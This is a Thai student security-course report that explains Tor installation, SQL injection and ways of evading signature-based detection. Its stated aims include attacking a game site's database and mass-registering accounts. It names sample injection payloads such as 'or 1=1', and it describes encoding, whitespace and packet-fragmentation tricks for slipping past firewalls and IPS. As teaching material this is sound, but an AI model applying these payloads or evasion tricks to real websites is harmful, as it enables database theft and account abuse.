


โครงงานคอมพิวเตอร์

Re Zero

โดย

รหัสประจำตัว 573020801-7 นางสาวชลธิชา ชาวบ้านใน

รหัสประจำตัว 573020803-3 นายชิษณุพงษ์ เรืองไพศาล

รหัสประจำตัว 573020818-0 นายมหิทธา กิจเหล็ก

รหัสประจำตัว 573021391-5 นายธินวรรธน์ มธุรส

รหัสประจำตัว 573021407-6 นางสาวรัชดา ปุญญา

รหัสประจำตัว 573021413-1 นายสุทธิเกียรต์ ศรีประไพ

เสนออาจารย์

รศ.ดร.จักรชัย โสอินทร์

รายงานนี้เป็นส่วนหนึ่งของการศึกษาวิชา 322376

INFORMATION AND COMMUNICATION TECHNOLOGY SECURITY

ภาคเรียน 1 ปีการศึกษา 2559

ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาศาสตร์

มหาวิทยาลัยขอนแก่น

หลักการและเหตุผล

เนื่องจากเว็บเกมเป็นเว็บที่ต้องสมาชิกในการเข้าเล่นเกม และอาจจะมีขั้นตอนการสมัครสมาชิกที่ง่าย จึงทำให้ง่ายต่อการรบกวนฐานข้อมูล

ทางเราจึงสร้างโปรแกรเพื่อศึกษาของข้อผิดพลาดนี้ว่าทำงานอย่างไรและป้องกันอย่างไร

วัตถุประสงค์

- เพื่อสร้างโปรแกรมในการปั้มการสร้างสมาชิก
- เพื่อโจมตีฐานข้อมูลเว็บไซต์
- เพื่อศึกษาช่องโหว่ของเว็บด้วยคำสั่ง sql command เบื้องต้น

ทฟษฎีที่เกี่ยวข้อง

Tor คืออะไร


Tor เป็นบริการที่สร้างโดย Electronic Frontier Foundation (EFF): มูลนิธิพรมแดนอิเล็กทรอนิกส์ (อีเอฟเอฟ) ซึ่งเป็นองค์กรไม่แสวงกำไรด้านสิทธิในการเข้าถึงอินเทอร์เน็ต บริการนี้ฟรี ไม่มีค่าใช้จ่ายใดๆ Tor สร้างเครือข่ายพิเศษขึ้นมาโดยอาศัยคอมพิวเตอร์ของอาสาสมัครจำนวนมากทั่วโลกส่งต่อข้อมูลไปมาหลายครั้ง ทำให้ผู้ให้บริการอินเทอร์เน็ตที่เราเชื่อมต่ออยู่ไม่สามารถรู้ได้ว่าเรากำลังเข้าชมอะไร (ทำให้เราเข้าถึงเว็บไซต์ที่ถูกบล็อคจากภายในประเทศได้) และตัวเว็บไซต์ที่เรากำลังเข้าชมก็ไม่สามารถรู้ได้ว่าเรากำลังเข้าชมจากที่ไหน (ทำให้เราสามารถดูเนื้อหาที่ตัวเว็บไซต์จำกัดไม่ให้ผู้ชมบางประเทศดูได้) การส่งต่อข้อมูลดังกล่าว เกิดขึ้นหลายครั้งข้ามไปมาหลายประเทศทั่วโลก ทำให้ผู้ไม่หวังดีไม่สามารถย้อนรอยหาตัวตนของเราได้โดยง่าย

Tor และ HTTPS?


แผนภาพโดยโครงการ Tor ด้านล่างเหล่านี้แสดงให้เห็นว่า ใครบ้างที่จะดูข้อมูลเราได้ ที่จุดไหน และมีข้อมูลอะไรของเราที่เขาดูได้ (โปรดสังเกตในกล่องสีส้ม ที่จะบอกว่ามีข้อมูลอะไรที่จะถูกดูได้บ้าง)คลิกที่แต่ละภาพ

เพื่อขยาย หรือดูแผนภาพแบบ interactive — คลิกที่ปุ่ม Tor และ HTTPS มุมซ้ายบน เพื่อเปิด-ปิดการใช้งาน — สีเขียวคือเปิดใช้อยู่ สีเทาคือปิดใช้อยู่


ภาพที่ 1 : **ไม่ใช้ Tor ไม่ใช้ HTTPS** ทุกคนในเครือข่ายรู้ได้หมดว่าเราส่งข้อมูลอะไร




ภาพที่ 2 : **ไม่ใช้ Tor ใช้เฉพาะ HTTPS** คนไม่รู้ว่าเราส่งข้อมูลอะไร แต่รู้ว่าเราคุยกับใคร เปิดเว็บไซต์ไหน




ภาพที่ 3 : ใช้ **Tor** แต่ไม่ได้ใช้ **HTTPS** คนไม่รู้ว่าเราเปิดเว็บไซต์ไหน แต่มีโอกาสจะรู้ข้อมูลของเราถ้าเขาไปดักที่ผู้ให้บริการปลายทาง




ภาพที่ 4 : **ใช้ทั้ง Tor และ HTTPS พร้อมกัน** การดักฟังและตามตัวจะยุ่งยากขึ้นมาก




1.ดาวน์โหลด Tor Browser Bundle ให้ตรงกับกับระบบปฏิบัติการที่เราใช้ – https://www.torproject.org/ (ให้แน่ใจว่ากำลังดาวน์โหลดโดยตรงจากเว็บไซต์ Tor อย่างเป็นทางการเท่านั้น เพื่อให้ปลอดภัยจากไวรัสหรือมัลแวร์อื่นๆ)




2. ติดตั้ง Tor




3. กดติดตั้ง




4. เมื่อการติดตั้งเสร็จสิ้น กด Finish




5.เปิดโปรแกรม Tor Browser Bundel หลังจาก Tor Network Settings ทำงาน ให้กดปุ่ม Connect เพื่อเริ่มเชื่อมต่อกับเครือข่าย Tor



6. กำลังเชื่อมต่อ




7. หลังเชื่อมต่อเสร็จแล้ว เบราว์เซอร์ “TorBrowser” จะปรากฏขึ้นมา



8.ทดสอบว่าเชื่อมต่อกับเครือข่าย Tor แล้วจริงๆ โดยการเข้าไปที่เว็บไซต์

https://check.torproject.org/?lang=th




SQL Injection

SQL Injection คืออะไร


การโจมตีโดยการยิงคำสั่ง SQL เข้าไปยังเว็บใดๆนั้นจะทำให้เห็นถึงข้อมูลเกี่ยวกับ Database ข้อดีของมันคือใช้เพื่อตรวจสอบหาช่องโหว่ในการใส่ค่า Input ในพวก User Interface ของเว็บไซต์ (website) ในทางทฤษฎีเว็บไซต์ควรมีการตรวจสอบทุกค่าที่ป้อนเข้ามาก่อนจะส่ง query นั้นไปยัง database แต่ถ้าการตรวจสอบ input นั้นไม่ได้สมบูรณ์ทุกอันหรือทุกๆ input ที่เข้ามา (อาจมีเป็นร้อยเป็นพันเลยก็ได้) ล่ะ Attacker อาจจะเปลี่ยนแปลงบางส่วนของ web request (ส่วนใหญ่ก็พวก URL parameter) เพื่อให้สามารถ query ข้อมูลจาก database ได้ ผลของการ query จะถูกแสดงในส่วนของ HTML response ซึ่งสร้างเว็บไซต์นั้น มาลองดูตัวอย่าง SQL Injection แบบง่ายๆกันดีกว่าครับ

โดยเราจะลองโจมตีเว็บเกี่ยวกับสุขภาพเว็บหนึ่งในเว็บนี้จะมีการแสดงหมายเลขประกันสังคมของสมาชิกในครอบครัวโดยอ้างอิงจากเพศด้วย URL



หลังการส่ง query นี้ไปยัง database แล้ว Web Application จะมองว่าเป็นคำสั่งดังนี้

โดย XXX จะหมายถึงชื่อของครอบครัวที่เอามาจากการล็อกอินฐานข้อมูล ถ้าเว็บนี้ไม่แข็งแรงต่อการ SQL Injection บนพารามิเตอร์ sex แล้วจะทำให้ Attacker สามารถจัดการเว็บนี้ได้อย่างง่ายได้ด้วยการ injection คำสั่งเข้ามา เช่น



เมื่อส่ง URL นี้ไปยัง database แล้วจะเกิดผลอะไรบ้าง คือมันจะมีการ query โดยคำสั่ง

ซึ่งคำสั่งนี้จะทำให้มีการแสดงข้อมูลของคนไข้ทั้งหมดในฐานข้อมูลออกมา แล้วแสดงไปยัง Attacker SQL Injection นั้นสามารถทำให้ได้มาซึ่ง username เป็นพันๆได้ในการโจมตีเพียงครั้งเดียวเลย ทำให้มันเป็นหนึ่งในภัยคุกคามที่อันตรายที่สุดเกี่ยวกับการขโมยข้อมูลของ web application เลยทีเดียว

การป้องกัน SQL Injection ด้วย Signature

กระบวนการในป้องกันด้วย signature นั้น คือ ตัวอุปกรณ์ต่างๆ ไม่ว่าจะเป็น Firewall, IPS จะคอยตรวจดู traffic ใน network โดยจะมองหา text string หรือข้อความใน packet ที่เหมือนกับ signature แล้วอุปกรณ์เหล่านั้นจะมองว่าเป็น Attack โดยส่วนใหญ่แล้ว String จะเป็นรูปแบบของ SQL Injection เช่น “or 1=1” แบบนี้เป็นแบบเบสิกที่ Attacker ใช้กัน ดังนั้นมันก็จะ match กับ signature ที่มีอยู่ ฐานข้อมูลของ signature ส่วนใหญ่จะเป็นโจมตีอย่างง่ายๆ รูปแบบทั่วๆไปเท่านั้นถึงมันจะระบุได้ว่าเป็น attack แต่เมื่ออุปกรณ์รู้แล้ว คุณคิดว่ามนุษย์อย่าง Attacker จะไม่รู้หรอว่ารูปแบบง่ายๆจะถูกตรวจจับได้ ก็ทำให้พวกเขาพัฒนาความเก่งกาจขึ้นตาม 5555

การหลีกเลี่ยงเพื่อไม่ให้ match กับ signature อย่างง่ายๆ

Attacker ส่วนมากจะใช้เทคนิคอย่างง่ายๆเพื่อหลีกเลี่ยง signature แล้วปูทางไปสู่การใช้เทคนิคขั้นโปรบุกต่อไป มาดูวิธีที่ง่ายๆกัน สัก 2-3 วิธี

1) การเข้ารหัส(Encoding)

เทคนิคนี้ถ้าลองไปดูประวัติการโจมตีต่างในเกี่ยวกับคอมพิวเตอร์จะเห็นว่าต้องมีเทคนิคนี้ เหตุผลที่มีการใช้แบบนี้กันมากเพราะบางอุปกรณ์ล้มเหลวกับการถอดรหัส(Decoding), บางตัวอาจถอดรหัสได้แต่ไม่สามารถทำแบบ real time ได้ เทคนิคการเข้ารหัส เช่น URL Encoding, UTF-8 บ่อยครั้งที่เทคนิคพวกนี้จะใช้ซ่อน attack จากการป้องกันแบบ signature ได้

2) การใช้ช่องว่าง (White Spaces Diversity)

signature ที่ใช้ป้องกัน SQL Injection หลายรูปแบบจะใช้วิธีแยก expression ด้วยช่องว่าง มันก็ง่ายเลยที่จะเกิด false positives จำนวนมากถ้ามันแยกไม่เจอคำอย่าง SELECT ที่ match กับ signature ชัวๆเลย แต่ก็มีการที่จะหลีกเลี่ยงได้เหมือนกันถ้า signature นั้นไม่ระวังมากนัก Attack อาจหลบการตรวจเจอได้โดยแทนที่ 1 ช่องว่างหรือการกด spacebar 1 ครั้ง ด้วยการใส่ 2 ช่องว่าง หรือ 1 ช่องว่าง+กด tab 1 ครั้ง

3) การแบ่งเป็นส่วนย่อยๆ ของ IP และ TCP

เป็นเทคนิคการเลี่ยง signature อีกวิธีหนึ่ง ที่จะซ่อนการโจมตีไม่ให้ match กับ signature โดยการแบ่งข้อความ(string) ใส่ลงไปในหลายๆส่วนย่อยของ packet

เทคนิคการเลี่ยง Signature แบบ advance

เมื่อได้ลองเทคนิคข้างบนมาแล้วแต่ไม่ประสบความสำเร็จเลย attacker ก็จะเปลี่ยนมาใช้เทคนิคขั้นสูงขึ้น เพื่อเลี่ยงฐานข้อมูลของ signature เราก็มาแนะนำขั้นที่สูงขึ้นหน่อย มาลองดูกัน

1) การเลี่ยง signature สำหรับ OR 1=1

SQL Injection ที่ทุกคนเคยใช้กันอย่าง “or 1=1” นั้น อย่าคิดเลยว่าจะไม่มี signature มาจับมันเป็น attack ที่ถูกจับมากที่สุด แต่ก็โชคร้าย (หรือโชคดีสำหรับ attacker เอิ๊กๆ) มันมีทริกที่มีความหมายเดียวกับ

(equivalent) “or 1=1” อย่าง OR ‘Unusual’ = ‘Unusual’

